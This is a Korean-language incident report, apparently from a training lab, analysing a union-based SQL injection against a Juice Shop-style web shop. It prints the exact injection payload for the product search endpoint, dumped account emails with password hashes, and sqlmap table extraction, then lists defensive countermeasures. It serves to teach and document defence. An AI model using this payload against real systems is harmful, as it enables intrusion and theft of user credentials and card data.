뭉치서버 SQL INJECTION 분석 결과

□ 개요


2025. 05. 29(목)에 신원 미상의 해커가 쇼핑몰 서버(뭉치시스템)를 대상으로 사이버 공격을 시도, 사용자 정보가 유출되는 사고가 발생하여 분석한 결과임.

□ 피해 서버 정보


○ 서버 정보

구분	시스템명	IP	호스트명	OS	OS 설치일
내용	뭉치 시스템	192.168.0.39	attack	Ubuntu 20.04	2025.04.28

○ 운영 중인 서버 계정 : Administrator, attack 등 5개 계정



○ 운영 중인 웹사이트 계정 : admin@juice-sh.op 등 22개 계정



□ 공격자 정보

구분	IP	국가	최초공격일시	공격성공일시
내용	192.168.0.41	대한민국	2025.05.29. 오후 13:13	2025.05.29. 오후 13:13


□ 사고 경위


○ 2025.05.29(목) 대한민국 국적 IP에서 쇼핑몰 웹사이트로 SQLi 공격 시도
- ◦ 해당 공격으로 쇼핑몰 웹서버 관리자(admin) 계정 탈취
- ◦ attack 서버에 SQLi 공격으로 사용자 정보(ID, PASSWORD) 22건 탈취

○ SQLMAP 도구를 이용해 사용자 카드 번호 6건 탈취


□ 공격 및 피해 내용

○ 최초 공격 시도는 2025.05.29.(목)에 SQLi 공격 시도로 쇼핑몰 사이트 관리자 계정 로그인 우회에 성공함





○ 2025. 5.29(목) 쇼핑몰 서버 데이터베이스 Products 테이블에서 SQL Injection 공격으로 유저 정보 중 Id, Password가 탈취됨



※ 사이트의 취약한 테이블, 공격이 시작된 곳으로 확인됨

192.168.0.39:3000/rest/products/search


```
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2025-05-29 06:38:33.899 +00:00",
      "updatedAt": "2025-05-29 06:38:33.899 +00:00",
      "deletedAt": null
    }
    {
```


```
"status": "success",
"data": [
  {
    "id": 1,
    "name": "admin@juice-sh.op",
    "description": "0192023a7bbd73250516f069df18b500",
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
  {
    "id": 2,
    "name": "jim@juice-sh.op",
    "description": "e541ca7ecf72b8d1286474fc613e5e45"
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
  {
    "id": 3,
    "name": "bender@juice-sh.op",
    "description": "0c36e517e3fa95aabf1bbffc6744a4ef",
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
  {
    "id": 4,
    "name": "bjoern.kimminich@gmail.com",
    "description": "6edd9d726cbdc873c539e41ae8757b8c",
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
```


192.168.0.39:3000/rest/products/search?q=|%27))%20union%20select%20id,email,password,4,5,6,7,8,9%20from%20users--

※ 192.168.0.39:3000/rest/products/search?q=|‘)) union select id,eamil,password,4,5,6,7,8,9 from users-- 공격 페이로드로 확인됨

○ SQLi 진단 도구인 sql map으로 서버 내 데이터베이스의 카드 정보가 유출됨

※ 서버 데이터베이스를 확인하기 위한 공격 페이로드로 확인됨



attack 서버 내 데이터베이스 테이블 목록

※ 서버 데이터베이스에서 카드 정보를 확인하기 위한 공격 페이로드로 확인됨

○ SQL Injection 공격일시 : 2025. 5.29(목) 13:13 ~ 14시 43분 경


```
"status": "success",
"data": [
  {
    "id": 1,
    "name": "admin@juice-sh.op",
    "description": "0192023a7bbd73250516f069df18b500",
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
  {
    "id": 2,
    "name": "jim@juice-sh.op",
    "description": "e541ca7ecf72b8d1286474fc613e5e45",
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
  {
    "id": 3,
    "name": "bender@juice-sh.op",
    "description": "0c36e517e3fa95aabf1bbffc6744a4ef",
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
  {
    "id": 4,
    "name": "bjoern.kimminich@gmail.com",
    "description": "6edd9d726cbdc873c539e41ae8757b8c",
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
```


○ SQLi 종류 : Union Based SQL Injection

※ Union Based SQL Injection : 기존 SELECT 쿼리에 UNION SELECT 쿼리를 추가하여 원하는 정보를 데이터베이스에서 추출하는 방식

○ 유출된 유저 정보





Table: Users
[22 entries]

email	password
J12934@juice-sh.op	[redacted]
accountant@juice-sh.op	
admin@juice-sh.op	
amy@juice-sh.op	
bender@juice-sh.op	
bjoern.kimminich@gmail.com	
bjoern@juice-sh.op	
bjoern@owasp.org	
chris.pike@juice-sh.op	
ciso@juice-sh.op	
demo	
emma@juice-sh.op	
ethereum@juice-sh.op	
jim@juice-sh.op	
john@juice-sh.op	
mario@google.com	
mc.safesearch@juice-sh.op	
morty@juice-sh.op	
stan@juice-sh.op	
support@juice-sh.op	
testing@juice-sh.op	
uvogin@juice-sh.op	

◦ 총 22명의 사용자 정보가 탈취됨(Email, Password)

◦ 그 중, 웹사이트 어드민 계정도 포함됨



Database: <current>
Table: Cards
[6 entries]

id	UserId	cardNum	expYear	expMonth	fullName	createdAt	updatedAt
1	4	[redacted]	[redacted]	[redacted]	Bjoern Kimminich	2025-05-29 01:28:45.264 +00:00	2025-05-29 01:28:45.264 +00:00
2	17	[redacted]	[redacted]	[redacted]	Tim Tester	2025-05-29 01:28:45.741 +00:00	2025-05-29 01:28:45.741 +00:00
3	1	[redacted]	[redacted]	[redacted]	Administrator	2025-05-29 01:28:45.792 +00:00	2025-05-29 01:28:45.792 +00:00
4	1	[redacted]	[redacted]	[redacted]	Administrator	2025-05-29 01:28:45.792 +00:00	2025-05-29 01:28:45.792 +00:00
5	2	[redacted]	[redacted]	[redacted]	Jim	2025-05-29 01:28:45.831 +00:00	2025-05-29 01:28:45.831 +00:00
6	3	[redacted]	[redacted]	[redacted]	Bender	2025-05-29 01:28:45.852 +00:00	2025-05-29 01:28:45.852 +00:00

◦ 22명의 사용자 중, 6명의 사용자 카드 번호가 유출됨

◦ 유출된 것은 카드 번호, 만료일로 확인됨

□ 보안대책

○ Prepared Statement를 사용해 SQL Injection 차단
○ DB 계정 최소 권한을 적용하여 피해 범위 제한
○ SQL 오류 메세지 및 시스템 에러 메세지 숨김 설정
○ 비정상적인 쿼리와 로그인 시도를 로그로 기록
○ WAF(Web Application Firewall)를 도입해 비정상적인 트래픽과 쿼리 차단
○ IPS 및 WAF에 SQLMAP 탐지 및 차단 정책 적용
○ 정보시스템 및 웹 서비스에 대한 취약점 점검 수행
○ 입력값 검증을 강화하기 위해 secure coding 적용
○ 공격자 IP 차단 조치